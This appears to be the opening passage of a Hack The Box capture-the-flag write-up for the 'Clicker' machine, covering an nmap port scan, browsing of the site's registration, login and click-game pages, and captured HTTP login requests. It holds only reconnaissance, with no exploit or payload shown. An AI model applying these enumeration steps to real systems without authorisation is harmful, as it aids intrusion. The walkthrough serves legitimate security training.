Erel Regev

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
Scanning



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
```
|   100024  1          54941/udp   status
|   100024  1          55121/tcp6  status
|   100024  1          59383/tcp   status
|   100024  1          60155/udp6  status
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/tcp6  nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.38 seconds
```


Scan revealed ports 22, 80, 2049, 111 for rpcbind.

I added the address to the /etc/hosts and accessed the website:



Testing Functionality

Info tab



Note the /info.php

HTB Machine: Clicker - Difficulty: Medium

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


Register tab



/register.php



/create_player.php



HTB Machine: Clicker - Difficulty: Medium

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




When trying to add the user again:



Login tab



HTB Machine: Clicker - Difficulty: Medium

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



```
Pretty  Raw  Hex
1  POST /authenticate.php HTTP/1.1
2  Host: clicker.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 31
9  Origin: http://clicker.htb
10 Connection: close
11 Referer: http://clicker.htb/login.php
12 Cookie: PHPSESSID=siuda17hf6njch2kjsuvhpis9f
13 Upgrade-Insecure-Requests: 1
14
15 username=Test&password=12345678
```

/authenticate.php




```
Pretty  Raw  Hex
1  GET /index.php HTTP/1.1
2  Host: clicker.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://clicker.htb/login.php
8  Connection: close
9  Cookie: PHPSESSID=siuda17hf6njch2kjsuvhpis9f
10 Upgrade-Insecure-Requests: 1
11
12
```

/index.php

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

A new tab can be used: play.



/play.php



It is possible to click and it counts the number of clicks:

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




You can level up by giving up on clicks.



When clicking save and close:



HTB Machine: Clicker - Difficulty: Medium

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
